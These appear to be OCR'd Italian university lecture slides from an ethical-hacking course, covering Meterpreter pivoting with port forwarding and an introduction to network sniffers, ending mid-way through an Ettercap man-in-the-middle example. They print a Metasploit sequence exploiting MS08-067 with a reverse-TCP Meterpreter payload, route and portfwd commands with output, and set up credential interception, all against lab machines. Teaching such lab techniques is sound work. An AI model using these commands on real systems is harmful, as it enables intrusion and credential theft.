Università degli Studi di Salerno

Dipartimento di Informatica

Penetration Testing & Ethical Hacking


Postexploitation (Privilege Escalation)
Parte 3

Arcangelo Castiglione
arcastiglione@unisa.it

Meterpreter Privilege Escalation

Pivoting – Esempio 2 (*Port Forwarding*)


- Macchina Metasploitable 3
  - Configurazione **`Adapter 1`**



Meterpreter Privilege Escalation

Pivoting – Esempio 2 (*Port Forwarding*)

- Supponiamo di volere accedere dalla macchina Kali al servizio *ManageEngine Desktop Central 9* fornito da Metasploitable 3 (Indirizzo IP: **`192.168.0.7`**)
  - Tale servizio è in esecuzione sulla porta **`8020`**




Meterpreter Privilege Escalation

Pivoting – Esempio 2 (*Port Forwarding*)

- Supponiamo di volere accedere dalla macchina Kali al servizio *ManageEngine Desktop Central 9* fornito da Metasploitable 3 (Indirizzo IP: **`192.168.0.7`**)


- **Osservazione:** La macchina Kali si trova su una rete diversa rispetto a quella della macchina Metasploitable 3



Meterpreter Privilege Escalation

Pivoting – Esempio 2 (*Port Forwarding*)

- Supponiamo di volere accedere dalla macchina Kali al servizio *ManageEngine Desktop Central 9* fornito da Metasploitable 3 (Indirizzo IP: `192.168.0.7`)
  - Tale servizio è in esecuzione sulla porta `8020`



Meterpreter Privilege Escalation

Pivoting – Esempio 2 (*Port Forwarding*)

- **Passo 1:** tramite la macchina Kali accediamo alla macchina Windows XP (Indirizzo IP **`10.0.2.18`**)
  1. **`use exploit/windows/smb/ms08_067_netapi`**
  2. **`set payload windows/meterpreter/reverse_tcp`**
  3. **`set RHOST 10.0.2.18`** (Indirizzo macchina Windows XP)
  4. **`set LHOST 10.0.2.15`** (Indirizzo macchina Kali)
  5. **`exploit`**

Meterpreter Privilege Escalation

Pivoting – Esempio 2 (*Port Forwarding*)

- **Passo 2:** Mettiamo in background la sessione corrente, digitando il seguente comando
  - **`background`**

Meterpreter Privilege Escalation

Pivoting – Esempio 2 (*Port Forwarding*)

- **Passo 3:** Aggiungiamo una nuova rotta (*route*) verso la rete target `192.168.0.0/24`
  - `route add 192.168.0.0/24 1`

```
msf5 exploit(windows/smb/ms08_067_netapi) > route add 192.168.0.0/24 1
[*] Route added
msf5 exploit(windows/smb/ms08_067_netapi) >
```

Meterpreter Privilege Escalation

Pivoting – Esempio 2 (*Port Forwarding*)


- **Passo 4:** Supponiamo di voler accedere alla porta **8020** della macchina Metasploitable 3
  - È necessario effettuare il *port forwarding* tra una porta locale (ad esempio, **8888**) della macchina Kali e la porta **8020** di Metasploitable 3
  - `sessions -i 1`
  - `portfwd add -l 8888 -p 8020 -r 192.168.0.7`

```
msf5 exploit(windows/smb/ms08_067_netapi) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > portfwd add -l 8888 -p 8020 -r 192.168.0.7
[*] Local TCP relay created: :8888 <-> 192.168.0.7:8020
meterpreter >
```

Meterpreter Privilege Escalation

Pivoting – Esempio 2 (*Port Forwarding*)


- **Passo 4:** Supponiamo di voler accedere alla porta **8020** della macchina Metasploitable 3
  - È necessario effettuare il *port forwarding* tra una porta locale (ad esempio, **8888**) della macchina Kali e la porta **8020** di Metasploitable 3
  - `sessions -i 1`
  - `portfwd add -l 8888 -p 8020 -r 192.168.0.7`



Meterpreter Privilege Escalation

Pivoting – Esempio 2 (*Port Forwarding*)


- *Port forwarding* tra la porta locale **8888** della macchina Kali e la porta **8020** di Metasploitable 3



Meterpreter Privilege Escalation

Pivoting – Esempio 2 (*Port Forwarding*)

- **Passo 5:** Dalla macchina Kali, tramite Firefox, ci connettiamo alla seguente URL
  - `http://localhost:8888`



Outline

- Concetti Preliminari
- Exploit Locali
- Password Cracking
  - Offline Password Cracking
  - Online Password Cracking
- Privilege Escalation con Meterpreter
- **Network Sniffer**
- Sfruttamento di Errate Configurazioni

Network Sniffer

- **Network Sniffer:** applicativo software o dispositivo hardware in grado di monitorare ed intercettare i dati in transito nella rete

- Solitamente utilizzato per esaminare il traffico di rete senza alterarne i contenuti

- Se il traffico di rete non è cifrato diventa facile «catturarlo»
  - È possibile «catturare» username, password, contenuti delle e-mail, etc


- Kali Linux è dotato di numerosi *Network Sniffer*

Network Sniffer

tcpdump

- Potente e versatile Network Sniffer usato per analizzare il contenuto di pacchetti di rete
  - Selezionati in base a determinati criteri
- Può anche essere usato per salvare i pacchetti su un file
  - Oppure leggerli da un file
- Per ottenere informazioni su **`tcpdump`** digitare
  - **`man tcpdump`**

Output parziale



Network Sniffer

Wireshark

- *Network Protocol Analyzer*
- Supporta oltre 1000 protocolli
- Permette di effettuare *Live Capture* ed *Offline Analysis*
- Fornisce i filtri di visualizzazione più potenti del settore
- Permette di leggere (e scrivere) molti differenti formati di *File Capture*
- L'output può essere esportato in *XML*, *Postscript*, *CSV* e *plaintext*
- È possibile avviare Wireshark
  - Dalla sezione «09 - Sniffing & Spoofing»
  - Digitando il comando **`wireshark`**

Network Sniffer

Ettercap

- Suite di strumenti che permette di effettuare *Network Sniffing* ed attacchi di tipo *Man-in-the-Middle* su reti LAN

- Per ottenere informazioni su Ettercap digitare
  - **`man ettercap`**
  - http://www.ettercap-project.org/

Network Sniffer

Ettercap – Esempio

- Supponiamo di voler intercettare le credenziali di login digitate per accedere al seguente servizio di Mutillidae [Metasploitable 2]
  - `http://10.0.2.6/mutillidae/index.php?page=login.php`

Network Sniffer

Ettercap – Esempio

- Configuriamo Ettercap

Network Sniffer

Ettercap – Esempio

- Configuriamo Ettercap

Network Sniffer

Ettercap – Esempio

- Configuriamo Ettercap

Network Sniffer


Ettercap – Esempio

- Configuriamo Ettercap

Network Sniffer

Ettercap – Esempio

- Configuriamo Ettercap



Network Sniffer


Ettercap – Esempio

- Configuriamo Ettercap

Network Sniffer

Ettercap – Esempio

